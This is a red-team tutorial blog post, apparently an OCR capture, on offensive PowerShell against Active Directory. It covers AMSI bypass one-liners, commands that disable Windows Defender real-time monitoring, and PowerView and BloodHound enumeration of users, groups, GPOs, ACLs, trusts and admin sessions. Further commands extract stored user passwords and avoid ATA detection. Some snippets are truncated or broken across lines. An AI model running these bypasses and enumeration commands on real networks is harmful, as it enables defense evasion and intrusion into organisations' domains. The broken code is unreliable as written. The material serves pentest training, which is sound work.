# Active Directory - Offensive PowerShell

0xstarlight.github.io/posts/Offensive-powershell

Bhaskar Pal March 30, 2022


## Introduction

Welcome to my second article in the Red Teaming Series (Offensive PowerShell). I hope everyone has gone through the first article of this series which explains the basic foundations and concepts required to understand Active Directory.

If not so, you can give it a read from here.

This guide aims to explain the complete basics to advance enumeration code snippets in Offensive PowerShell and those terms that every pentester/red-teamer should control to understand the attacks performed in an Active Directory network. You may refer to this as a Cheat-Sheet also.

This article will not contain any Attacking PowerShell snippets, ie. Local Privilege Escalation, Domain Persistence, Golden ticket, Silver ticket. The following topics will be covered in a later article.

I will cover the following topics under this guide:

1. Introduction to PowerShell
2. Bypassing AMSI and Real-Time-monitoring
3. Basic Enumeration
4. GPO Enumeration
5. ACL Enumeration
6. Trusts Enumeration
7. BloodHound Enumeration

> Throughout the article, I will use PowerView, which is based on Powershell, to show how to retrieve information from Active Directory. This article has been created with references from a few other articles All used references for completing this article will be listed below. —

## Introduction to PowerShell

## What is Powershell

Powershell is the Windows Scripting Language and shell environment that is built using the .NET framework.

This also allows Powershell to execute .NET functions directly from its shell. Most Powershell commands, called *cmdlets,* are written in .NET. Unlike other scripting languages and shell environments, the output of these *cmdlets* are objects - making Powershell somewhat object oriented. This also means that running cmdlets allows you to perform actions on the output object(which makes it convenient to pass output from one *cmdlet* to another). The normal format of a *cmdlet* is represented using **Verb-Noun**; for example the *cmdlet* to list commands is called `Get-Command`.

Common verbs to use include:


- Get
- Start
- Stop
- Read
- Write
- New
- Out

## Using Get-Help

Get-Help displays information about a *cmdlet.* To get help about a particular command, run the following:

```
Get-Help
Command-Name
```

You can also understand how exactly to use the command by passing in the `-examples` flag. This would return output like the following:





## Using Get-Command

Get-Command gets all the *cmdlets* installed on the current Computer. The great thing about this *cmdlet* is that it allows for pattern matching like the following

```
Get-Command
Verb-*
# OR
Get-Command
*-Noun
```

Running the following to view all the *cmdlets* for the verb new displays the following:

```
Get-Command
New-*
```




## Object Manipulation

In the previous task, we saw how the output of every *cmdlet* is an object. If we want to actually manipulate the output, we need to figure out a few things:


- passing output to other *cmdlets*
- using specific object *cmdlets* to extract information

The Pipeline( | ) is used to pass output from one *cmdlet* to another. A major difference compared to other shells is that instead of passing text or string to the command after the pipe, powershell passes an object to the next cmdlet. Like every object in object oriented frameworks, an object will contain methods and properties. You can think of methods as functions that can be applied to output from the *cmdlet* and you can think of properties as variables in the output from a cmdlet. To view these details, pass the output of a *cmdlet* to the Get-Member *cmdlet*

```
Verb-Noun | Get-
Member
```

An example of running this to view the members for Get-Command is:

```
Get-Command | Get-Member -MemberType
Method
```





From the above flag in the command, you can see that you can also select between methods and properties.

## Creating Objects From Previous *cmdlets*

One way of manipulating objects is pulling out the properties from the output of a cmdlet and creating a new object. This is done using the `Select-Object` *cmdlet.*

Here's an example of listing the directories and just selecting the mode and the name:




You can also use the following flags to select particular information:

- first - gets the first x object
- last - gets the last x object
- unique - shows the unique objects
- skip - skips x objects

## Filtering Objects

When retrieving output objects, you may want to select objects that match a very specific value. You can do this using the `Where-Object` to filter based on the value of properties.

The general format of the using this *cmdlet* is

```
Verb-Noun | Where-Object -Property PropertyName -operator
Value
# OR
Verb-Noun | Where-Object {$_.PropertyName -operator Value}
```

The second version uses the $_ operator to iterate through every object passed to the Where-Object cmdlet.


**Powershell is quite sensitive so make sure you don't put quotes around the command!**

Where `-operator` is a list of the following operators:

- -Contains: if any item in the property value is an exact match for the specified value
- -EQ: if the property value is the same as the specified value
- -GT: if the property value is greater than the specified value

For a full list of operators, use this link.

Here's an example of checking the stopped processes:





## Sort Object

When a *cmdlet* outputs a lot of information, you may need to sort it to extract the information more efficiently. You do this by pipe lining the output of a *cmdlet* to the `Sort-Object` *cmdlet*.

The format of the command would be

```
Verb-Noun | Sort-
Object
```

Here's an example of sort the list of directories:




## Bypassing AMSI and Real-Time-monitoring


Once we get Initial access to our victim machine, we can upload our PowerShell scripts to start the enumeration process. We may notice that our shells get killed or fail at uploading because AV catches them.

Even tho AV evasion is a massive topic in itself. I will provide a brief explanation.

The Anti-Malware Scan Interface (AMSI) is a PowerShell security feature that will allow any applications or services to integrate into antimalware products. AMSI will scan payloads and scripts before execution inside of the runtime. From Microsoft, "The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads."

For more information about AMSI, check out the Windows docs, https://docs.microsoft.com/en-us/windows/win32/amsi/

Find an example of how data flows inside of Windows security features below.




AMSI will send different response codes based on the results of its scans. Find a list of response codes from AMSI below.

- AMSI_RESULT_CLEAN = 0
- AMSI_RESULT_NOT_DETECTED = 1
- AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384
- AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479
- AMSI_RESULT_DETECTED = 32768

AMSI is fully integrated into the following Windows components.

- User Account Control, or UAC
- PowerShell
- Windows Script Host (wscript and cscript)
- JavaScript and VBScript
- Office VBA macros

AMSI is instrumented in both System.Management.Automation.dll and within the CLR itself. When inside the CLR, it is assumed that Defender is already being instrumented; this means AMSI will only be called when loaded from memory.

We can look at what PowerShell security features physically look like and are written using InsecurePowerShell, https://github.com/PowerShell/PowerShell/compare/master…cobbr:master maintained by Cobbr. InsecurePowerShell is a GitHub repository of PowerShell with security features removed; this means we can look through the compared commits and identify any security features. AMSI is only instrumented in twelve lines of code under

```
src/System.Management.Automation/engine/runtime/CompiledScriptBlo
ck.cs
```

Find the C# code used to instrument AMSI below.

```
var scriptExtent = scriptBlockAst.Extent;
if (AmsiUtils.ScanContent(scriptExtent.Text, scriptExtent.File) ==
AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED)
{
  var parseError = new ParseError(scriptExtent, "ScriptContainedMaliciousContent",
ParserStrings.ScriptContainedMaliciousContent);
  throw new ParseException(new[] { parseError });
}

if (ScriptBlock.CheckSuspiciousContent(scriptBlockAst) != null)
{
  HasSuspiciousContent = true;
}
```

Third-parties can also instrument AMSI in their products using the methods outlined below.

- AMSI Win32 API, https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-functions
- AMSI COM Interface, https://docs.microsoft.com/en-us/windows/win32/api/amsi/nn-amsi-iamsistream

## Bypass AMSI

Now that we understand the basics of AMSI and how its instrumented, we can begin bypassing AMSI using PowerShell. There are a large number of bypasses for AMSI available, below are a list of few AMSI bypasses.

```
# AMSI obfuscation
sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U" +"zX" ) -VaL )."A`s
{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
#Base64
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAH
true)
#On PowerShell 6
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('s_amsiInitFailed','NonPublic,Static').SetValue($null
```

## Bypass Real-Time-monitoring

```
Powershell Set-MpPreference -DisableRealtimeMonitoring
$true
Powershell Set-MpPreference -DisableIOAVProtection
$true
```

## Basic Enumeration

Since we bypassed AMSI and Real-Time protection, we can start with Domain Enumeration and map various entities, trusts, relationships and privileges for the target domain.

## PowerView Enumeration

### Get current domain

```
Get-
NetDomai
n
```

### Get object of another domain

```
Get-NetDomain -Domain <domain-
name>
```

### Get domain SID for the current domain

```
Get-
DomainSI
D
```

### Get domain policy for the current domain

```
Get-DomainPolicy
(Get-DomainPolicy)."system
access"
```

### Get domain policy for another domain

```
(Get-DomainPolicy -domain <domain-name>)."system access"
(Get-DomainPolicy -domain <domain-name>)."kerberos policy"
(Get-DomainPolicy -domain <domain-name>)."Privilege Rights"
# OR
(Get-DomainPolicy)."KerberosPolicy" #Kerberos tickets
info(MaxServiceAge)
(Get-DomainPolicy)."SystemAccess" #Password policy
(Get-DomainPolicy).PrivilegeRights #Check your privileges
```

> Keep note of the kerberos policy as it will be required while making Golden Tickets using mimikats will require the same offsets else it will get blocked by the defenders

### Get domain controllers for the current domain

```
Get-
NetDomainControlle
r
```

### Get domain controllers for another domain

```
Get-NetDomainController -Domain <domain-
name>
```

### Get a list of users in the current domain

```
Get-NetUser
Get-NetUser -Username
student1
```

### Get list of all properties for users in the current domain

```
Get-UserProperty
Get-UserProperty -Properties
pwdlastset,logoncount,badpwdcount
Get-UserProperty -Properties logoncount
Get-UserProperty -Properties badpwdcount
```

> If the logon count and the bad password count of a user is tending to 0 it might be a decoy account. If the password last set of a user was also long back it might be a **decoy account**

### Search for a particular string in a user's attributes

```
Find-UserField -SearchField Description -SearchTerm
"built"
```

### Get a list of computers in the current domain

```
Get-NetComputer
Get-NetComputer -OperatingSystem "*Server
2016*"
Get-NetComputer -Ping
Get-NetComputer -FullData
```

> Any computer administrator can create a computer object in the domain which is not an actual computer/Virtual-Machine but its object type is a computer

### Get all the groups in the current domain

```
Get-NetGroup
Get-NetGroup -Domain
<targetdomain>
Get-NetGroup -FullData
Get-NetComputer -Domain
```

### Get all groups containing the word “admin” in group name

```
Get-NetGroup *admin*
Get-NetGroup -GroupName *admin*
Get-NetGroup *admin* -FullData
Get-NetGroup -GroupName *admin* -Doamin <domain-
name>
```

> Groups like **“Enterprise Admins”,”Enterprise Key Admins”,etc** will not be displayed in the above commands unless the domain is not specified because it is only available on the domain controllers of the **forest root**

### Get all the members of the Domain Admins group

```
Get-NetGroupMember -GroupName "Domain Admins" -
Recurse
```

> Make sure to check the RID which is the last few charachters of the SID of the member-user as the name of the member-user might be different/changed but the RID is unique For example : It might be an Administrator account having a differnt/changed member-name but if you check the RID and it is “500” then it is an Administrator account

### Get the group membership for a user

```
Get-NetGroup -UserName
"student1"
```

### List all the local groups on a machine (needs administrator privs on non-dc machines)

```
Get-NetLocalGroup -ComputerName <servername> -
ListGroups
```

### Get members of all the local groups on a machine (needs administrator privs on non-dc machines)

```
Get-NetLocalGroup -ComputerName <servername> -
Recurse
```

### Get actively logged users on a computer (needs local admin rights on the target)

```
Get-NetLoggedon -ComputerName
<servername>
```

### Get locally logged users on a computer (needs remote registry on the target - started by-default on server OS)

```
Get-LoggedonLocal -ComputerName
<servername>
```

### Get the last logged user on a computer (needs administrative rights and remote registry on the target)

```
Get-LastLoggedon -ComputerName
<servername>
```

### Find shares on hosts in current domain.

```
Invoke-ShareFinder -
Verbose
```

### Find sensitive files on computers in the domain

```
Invoke-FileFinder -
Verbose
```

### Get all fileservers of the domain

```
Get-
NetFileServe
r
```

## GPO Enumeration

Group Policy provides the ability to manage configuration and changes easily and centrally in AD.

Allows configuration of :

- Security settings
- Registry-based policy settings
- Group policy preferences like startup/shutdown/log-on/logoff scripts settings
- Software installation

GPO can be abused for various attacks like privesc, backdoors, persistence etc.

## PowerView Enumeration

### Get list of GPO in current domain.

```
Get-NetGPO
Get-NetGPO -ComputerName dcorp-student1.dollarcorp.moneycorp.local
Get-GPO -All (GroupPolicy module)
Get-GPResultantSetOfPolicy -ReportType Html -Path C:\Users\Administrator\report.html (Provides
RSoP)
gpresult /R /V (GroupPolicy Results of current machine)
```

### Get GPO(s) which use Restricted Groups or groups.xml for interesting users

```
Get-
NetGPOGroup
```

### Get users which are in a local group of a machine using GPO

```
Find-GPOComputerAdmin -ComputerName
student1.dollarcorp.moneycorp.local
```

### Get machines where the given user is member of a specific group

```
Find-GPOLocation -Username student1 -
Verbose
```

### Get OUs in a domain

```
Get-NetOU -FullData
Get-NetOU StudentMachines | %{Get-NetComputer -ADSPath $_}  # Get all computers inside an OU (StudentMachines in this
case)
```

### Get GPO applied on an OU. Read GPOname from gplink attribute from Get-NetOU

```
Get-NetGPO -GPOname "{AB306569-220D-43FF-BO3B-83E8F4EF8081}"
Get-GPO -Guid AB306569-220D-43FF-B03B-83E8F4EF8081 (GroupPolicy
module)
```

### Enumerate permissions for GPOs where users with RIDs of > -1000 have some kind of modification/control rights

```
Get-DomainObjectAcl -LDAPFilter '(objectCategory=groupPolicyContainer)' | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-
9]\d{3,}$') -and ($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner')}
Get-NetGPO -GPOName '{3E04167E-C2B6-4A9A-8FB7-C811158DC97C}'
```

## ACL Enumeration

The **Access Control Model** enables control on the ability of a process to access objects and other resources in active directory based on:

- Access Tokens (security context of a process — identity and privs of user)
- Security Descriptors (SID of the owner, Discretionary ACL (DACL) and System ACL (SACL))
- It is a list of Access Control Entries (ACE) — ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object?
- Two types:
  - DACL : Defines the permissions trustees (a user or group) have on an object.
  - SACL : Logs success and failure audit messages when an object is accessed.
- ACLs are vital to security architecture of AD.

## PowerView Enumeration

### Get the ACLs associated with the specified object

```
Get-ObjectAcl -SamAccountName student1 -
ResolveGUIDs
```

### Get the ACLs associated with the specified prefix to be used for search

```
Get-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -
Verbose
```

### We can also enumerate ACLs using ActiveDirectory module but without resolving GUIDs

```
(Get-Acl "AD:\CN=Administrator, CN=<name>, DC=<name>, DC=
<name>,DC=local").Access
```

### Get the ACLs associated with the specified LDAP path to be used for search

```
Get-ObjectAcl -ADSpath "LDAP://CN=Domain Admins,CN=Users,DC=<name>,DC=<name>,DC=local" -ResolveGUIDs -
Verbose
```

### Search for interesting ACEs

```
Invoke-ACLScanner -
ResolveGUIDs
```

### Get the ACLs associated with the specified path

```
Get-PathAcl -Path "\\<computer-
name>\sysvol"
```

### Find intresting ACEs (Interesting permisions of “unexpected objects” (RID>1000 and modify permissions) over other objects

```
Find-InterestingDomainAcl -
ResolveGUIDs
```

### Check if any of the interesting permissions founds is realated to a username/group

```
Find-InterestingDomainAcl -
ResolveGUIDs |
?{$_.IdentityReference -match
"RDPUsers"}
```

### Get special rights over All administrators in domain

```
Get-NetGroupMember -GroupName "Administrators" -Recurse | ?{$_.IsGroup -match "false"} | %{Get-ObjectACL -SamAccountName
$_.MemberName -ResolveGUIDs} | select ObjectDN, IdentityReference, ActiveDirectoryRights
```

## Trusts Enumeration

- In an AD environment, trust is a relationship between two domains or forests which allows users of one domain or forest to access resources in the other domain or forest.
- Trust can be automatic (parent-child, same forest etc.) or established (forest, external).
- Trusted Domain Objects (TDOs) represent the trust relationships in a domain.

## PowerView Enumeration

### Get all domain trusts (parent, children and external)

```
Get-
NetDomainTrus
t
```

### Enumerate all the trusts of all the domains found

```
Get-NetForestDomain | Get-
NetDomainTrust
```

### Enumerate also all the trusts

```
Get-
DomainTrustMapping
```

### Get info of current forest (no external)

```
Get-
ForestGlobalCatalog
```

### Get info about the external forest (if possible)

```
Get-ForestGlobalCatalog -Forest external.domain
Get-DomainTrust -SearchBase
"GC://$($ENV:USERDNSDOMAIN)"
```

### Get forest trusts (it must be between 2 roots, trust between a child and a root is just an external trust)

```
Get-
NetForestTrust
```

### Get users with privileges in other domains inside the forest

```
Get-
DomainForeingUser
```

### Get groups with privileges in other domains inside the forest

```
Get-
DomainForeignGroupMember
```

## Low Hanging Fruit

### Check if any user passwords are set

```
$FormatEnumerationLimit=-1;Get-DomainUser -LDAPFilter '(userPassword=*)' -Properties samaccountname,memberof,userPassword
| % {Add-Member -InputObject $_ NoteProperty 'Password' "$([System.Text.Encoding]::ASCII.GetString($_.userPassword))" -
PassThru} | fl
```

### Asks DC for all computers, and asks every computer if it has admin access (it would be a bit noisy). You need RCP and SMB ports opened.

```
Find-
LocalAdminAccess
```

### (This time you need to give the list of computers in the domain) Do the same as before but trying to execute a WMI action in each computer (admin privs are needed to do so). Useful if RCP and SMB ports are closed.

```
.\Find-WMILocalAdminAccess.ps1 -ComputerFile
.\computers.txt
```

### Enumerate machines where a particular user/group identity has local admin rights

```
Get-DomainGPOUserLocalGroupMapping -Identity
<User/Group>
```

### Goes through the list of all computers (from DC) and executes Get-NetLocalGroup to search local admins (you need root privileges on non-dc hosts).

```
Invoke-
EnumerateLocalAdmin
```

### Search unconstrained delegation computers and show users

```
Find-DomainUserLocation -ComputerUnconstrained -
ShowAll
```

### Admin users that allow delegation, logged into servers that allow unconstrained delegation

```
Find-DomainUserLocation -ComputerUnconstrained -UserAdminCount -
UserAllowDelegation
```

### Get members from Domain Admins (default) and a list of computers and check if any of the users is logged in any machine running Get-NetSession/Get-NetLoggedon on each host. If -Checkaccess, then it also check for LocalAdmin access in the hosts.

```
Invoke-UserHunter -
CheckAccess
```

### Search “RDPUsers” users

```
Invoke-UserHunter -GroupName
"RDPUsers"
```

### It will only search for active users inside high traffic servers (DC, File Servers and Distributed File servers)

```
Invoke-UserHunter -
Stealth
```

## BloodHound Enumeration

- Provides GUI for AD entities and relationships for the data collected by its ingestors.
- Uses Graph Theory for providing the capability of mapping shortest path for interesting things like Domain Admins.
- Source : https://github.com/BloodHoundAD/BloodHound
- There are built-in queries for frequently used actions.
- Also supports custom Cypher queries.

## SharpHound Enumeration

We can use *SharpHound* to collect the data, then use `neo4j` and `bloodhound` on our local machine and load the collected data.

### Supply data to BloodHound

The generated archive can be uploaded to the BloodHound application.

```
. .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod
All,LoggedOn
```

### To avoid detections like ATA

```
Invoke-BloodHound -CollectionMethod All -
ExcludeDC
```

### Start neo4j and BloodHound UI on kali machine and load the zip/json files

```
0xStarlight@kali$ sudo neo4j
console
0xStarlight@kali$ bloodhound
```

## References


1. Powershell Introdution from : https://tryhackme.com/room/powershell
2. AMSI Brief from : https://tryhackme.com/room/hololive


If you find my articles interesting, you can buy me a coffee